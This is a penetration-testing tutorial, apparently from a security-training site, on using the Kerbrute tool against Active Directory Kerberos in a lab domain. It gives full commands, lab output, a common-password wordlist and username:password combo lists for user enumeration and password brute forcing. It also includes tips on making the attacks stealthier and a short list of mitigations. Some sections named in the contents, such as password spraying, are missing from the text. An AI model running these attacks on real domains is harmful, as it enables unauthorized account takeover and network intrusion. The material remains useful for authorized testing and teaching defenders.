

A DETAILED GUIDE ON
KERBRUTE



Contents

Background:.....	3
Introduction to Kerberos authentication	3
Download Kerbrute.....	3
Kerbrute help – List available features.....	4
Find valid users / User enumeration	5
Kerbrute Password Spray	6
Password Bruteforce	7
Bruteforce username:password combos.....	9
Saving Output	11
Verbose mode	11
Mitigation.....	12
Conclusion:	13

A Detailed Guide on Kerbrute

Background:

Kerbrute is a tool used to enumerate valid Active directory user accounts that using kerrberos pre-authentication. Also, this tool can be used to password attacks such as password bruteforce, username enumeration, password spray etc. This tool is being used for many years by penetration testers during internal penetration testing engagements. This tool is originally written by Ronnie Flathers (ropnop) with contributor Alex Flores.

Introduction to Kerberos authentication

The Kerberos service run on its default port which is 88 in a domain controller system. This service come in windows and the Linux system as well where it is used to implement authentication process more securely in an Active directory environment. For more information about Kerberos authentication process and service principal name (SPN) please consider visiting the below link:


<https://www.hackingarticles.in/deep-dive-into-kerberoasting-attack/>

Download Kerbrute

Kerbrute can be downloaded from its official github repository release page. It was last modified in December 2019. The source code of the tool is also available, and it is also available for windows system and other Linux architecture. For the simplicity, we will download compiled **kerbrute_linux_amd64** for the kali Linux which will be going to be an attacking system for the demonstration. The tool can be downloaded from link given below.

Download link:

<https://github.com/ropnop/kerbrute/releases/tag/v1.0.3>



Kerbrute help – List available features

Once we download tool in kali machine, we can list the available options and feature by executing following command:

```
./kerbrute_linux_amd64
```

In the picture below, we can see that tools can perform various tasks such as bruteforce, bruteuser, password spray, userenum and version detection. Moreover, there are some flags available too which can be very handy during penetration testing. During the internal assessment, many times we encounter security features and the password policy so increasing and decreasing threads can help us to make password attack stealthier. We highly recommend using all available flags comes with kerbrute to get practical experience and analyse the results.



```
(root@kali)-[~]  
└─# cat pass.txt
```

```
123456  
password  
12345678  
qwerty  
12345  
123456789  
letmein  
1234567  
football  
iloveyou  
admin  
welcome  
monkey  
login  
abc123  
starwars  
123123  
dragon  
passw0rd  
master  
hello  
freedom  
whatever  
qazwsx  
trustno1  
654321  
jordan23  
harley  
password01  
1234  
robert  
matthew  
jordan  
asshole  
daniel  
andrew  
lakers  
andrea  
buster  
johsua  
1qaz2wsx  
12341234  
ferrari  
cheese
```


Firstly, we will create a potential password to perform bruteforce attack against the domain.

We have created a password list and saved in as pass.txt Then we are used **bruteuser** option this time and provided domain controller IP address, domain name and potential password list and username (aarti). Tool will show + sign when it triggers with the valid password. If you are in the real-world engagement, then be careful about the **account lockout policy** because it may affect our client business. It is very common to experience this problem during penetration testing and you might need to wait for 30 minutes to one hour to perform the attack again or sometime system administrator need to unlick it manually. Usually, it locks out account after **5 attempts**, but few companies set it at **3 attempts** as well. In the picture, we can see that user aarti's password matched with one password from the password list we provided. Now, we can use valid credentials to log in via RDP, psexec and evil-winrm. To reproduce the proof of concept then follow the below command.

```
./kerbrute_linux_amd64 bruteuser --dc 192.168.1.19 -d ignite.local pass.txt aarti
```



```
(root@kali)-[~]
└─# ./kerbrute_linux_amd64 bruteuser --dc 192.168.1.19 -d ignite.local pass.txt aarti

Kerbrute

Version: v1.0.3 (9dad6e1) - 12/28/22 - Ronnie Flathers @rofnop

2022/12/28 16:54:07 > Using KDC(s):
2022/12/28 16:54:07 > 192.168.1.19:88

2022/12/28 16:54:07 > [+] VALID LOGIN: aarti@ignite.local:Password@1
2022/12/28 16:54:07 > Done! Tested 80 logins (1 successes) in 0.243 seconds
```

Bruteforce username:password combos

In this example, we will create a combined username and password list and attempt to verify if they matched. To do that, we created username and password list and saved it as userpass.txt and attempt to verify using pipe (|) along with (-) flag. Here we have provided userpass list, domain controller IP address and the domain name as we did in the earlier attacks. Execution of the command verified two user accounts. To reproduce the proof of concept then feel free to repeat the process with below command.

```
(root@kali)-[~]
└─# cat userpass.txt
Jagann:Password@1
Jagdee:Password@1
Jaidee:Password@1
Jaiman:Password@1
Jaivan:Password@1
Janard:Password@1
Jayesh:Password@1
Jaygop:Password@1
Jignes:Password@1
Jitend:Password@1
Kairav:Password@1
Kalyan:Password@1
Kanaiy:Password@1
Kanvar:Password@1
Keshav:Password@1
Khusha:Password@1
Kirtan:Password@1
Kripal:Password@1
aarti:Password@1
raj:Password@1
Krishn:Password@1
Kritan:Password@1
```

```
cat userpass.txt | ./kerbrute_linux_amd64 --dc 192.168.1.19 -d ignite.local bruteforce -
```

```
(root@kali)-[~]
└─# cat userpass.txt | ./kerbrute_linux_amd64 --dc 192.168.1.19 -d ignite.local bruteforce -

          _____
         /  _  /  _  /
        /  /  /  /  /
       /  /  /  /  /
      /  /  /  /  /
     /  /  /  /  /
    /  /  /  /  /
   /  /  /  /  /
  /  /  /  /  /
 /  /  /  /  /
/  /  /  /  /

Version: v1.0.3 (9dad6e1) - 12/28/22 - Ronnie Flathers @ropnop

2022/12/28 17:13:03 > Using KDC(s):
2022/12/28 17:13:03 > 192.168.1.19:88

2022/12/28 17:13:03 > [+] VALID LOGIN: raj@ignite.local:Password@1
2022/12/28 17:13:03 > [+] VALID LOGIN: aarti@ignite.local:Password@1
2022/12/28 17:13:03 > Done! Tested 22 logins (2 successes) in 0.007 seconds
```

Saving Output

Saving output is always healthy whether we are solving CTF or in the real world engagements. If we save output, then we do not have to run command again and again to check the results. Also, it is beneficial specially in the real-world project where we have to provide output to our clients in the penetration testing reports. We can save output of our finding using **-o flag** providing output file name. In this example, we have saved output as result.txt. To reproduce the proof of concept, follow the below command where we append -o flag in previously used command.

```
./kerbrute_linux_amd64 userenum --dc 192.168.1.19 -d ignite.local users.txt -o result.txt
```

```
(root@kali)-[~]
└─# ./kerbrute_linux_amd64 userenum --dc 192.168.1.19 -d ignite.local users.txt -o result.txt

  _____
 /  _  _  \
|  _ \| | | | |
| |_) | | |
|  _ \| | |
|_| \_|_|_|

Version: v1.0.3 (9dad6e1) - 12/28/22 - Ronnie Flathers @ropnop

2022/12/28 17:14:57 > Using KDC(s):
2022/12/28 17:14:57 > 192.168.1.19:88

2022/12/28 17:14:57 > [+] VALID USERNAME:      kapil@ignite.local
2022/12/28 17:14:57 > [+] VALID USERNAME:      aarti@ignite.local
2022/12/28 17:14:57 > [+] VALID USERNAME:      pavan@ignite.local
2022/12/28 17:14:57 > [+] VALID USERNAME:      raj@ignite.local
2022/12/28 17:14:57 > [+] VALID USERNAME:      shreya@ignite.local
2022/12/28 17:14:57 > Done! Tested 10 usernames (5 valid) in 0.002 seconds

(root@kali)-[~]
└─# cat result.txt

2022/12/28 17:14:57 > Using KDC(s):
2022/12/28 17:14:57 > 192.168.1.19:88
2022/12/28 17:14:57 > [+] VALID USERNAME:      kapil@ignite.local
2022/12/28 17:14:57 > [+] VALID USERNAME:      aarti@ignite.local
2022/12/28 17:14:57 > [+] VALID USERNAME:      pavan@ignite.local
2022/12/28 17:14:57 > [+] VALID USERNAME:      raj@ignite.local
2022/12/28 17:14:57 > [+] VALID USERNAME:      shreya@ignite.local
2022/12/28 17:14:57 > Done! Tested 10 usernames (5 valid) in 0.002 seconds
```

Verbose mode

We can also use verbose mode using **-v flag** in our command. Verbose features give us insight about the tool doing with each user account. Here in the below example, we can see that when kerbrute is unable to verify Kerberos account, it is showing user does not exist. In this example we are attempting to perform username enumeration by using same command we used during username enumeration phase by appending **-v** flag to get verbose result. To reproduce the proof of concept, feel free to test below command.

```
./kerbrute_linux_amd64 userenum --dc 192.168.1.19 -d ignite.local users.txt -v
```

```
(root@kali)-[~]
└─# ./kerbrute_linux_amd64 userenum --dc 192.168.1.19 -d ignite.local users.txt -v

Version: v1.0.3 (9dad6e1) - 12/28/22 - Ronnie Flathers @ropnop

2022/12/28 17:15:39 > Using KDC(s):
2022/12/28 17:15:39 > 192.168.1.19:88

2022/12/28 17:15:39 > [!] mukurram@ignite.local - User does not exist
2022/12/28 17:15:39 > [!] admin@ignite.local - User does not exist
2022/12/28 17:15:39 > [+] VALID USERNAME: kapil@ignite.local
2022/12/28 17:15:39 > [!] komal@ignite.local - User does not exist
2022/12/28 17:15:39 > [+] VALID USERNAME: raj@ignite.local
2022/12/28 17:15:39 > [+] VALID USERNAME: aarti@ignite.local
2022/12/28 17:15:39 > [+] VALID USERNAME: pavan@ignite.local
2022/12/28 17:15:39 > [+] VALID USERNAME: shreya@ignite.local
2022/12/28 17:15:39 > [!] yashika@ignite.local - User does not exist
2022/12/28 17:15:39 > [!] geet@ignite.local - User does not exist
2022/12/28 17:15:39 > Done! Tested 10 usernames (5 valid) in 0.002 seconds
```

Mitigation

There are multiple factors and ways which can help to hardening the system.

1. Hacking article recommends following strong password policy and recommends avoiding using common passwords.
2. Hacking article recommends applying account lockout policy to mitigate with brute force attack.
3. Hacking article recommends using two-factor authentication: Two-factor authentication should be used for all user accounts.
4. Hacking article also recommends to the organisations to educate employees about the potential threat and attacks by providing monthly awareness program.
5. Hacking article also recommends conducting penetration testing assessment twice a year.

Conclusion:

We have explored kerbrute tool briefly and its special features which can allow an attacker to gain access into the internal network. We have explored multiple techniques to exploit internal network using kerbrute tool where we performed password spray, password bruteforce and userenum etc. Lastly, we also provided the steps to mitigate these attacks. I hope you have learned something new today. Happy hacking.

JOIN OUR TRAINING PROGRAMS

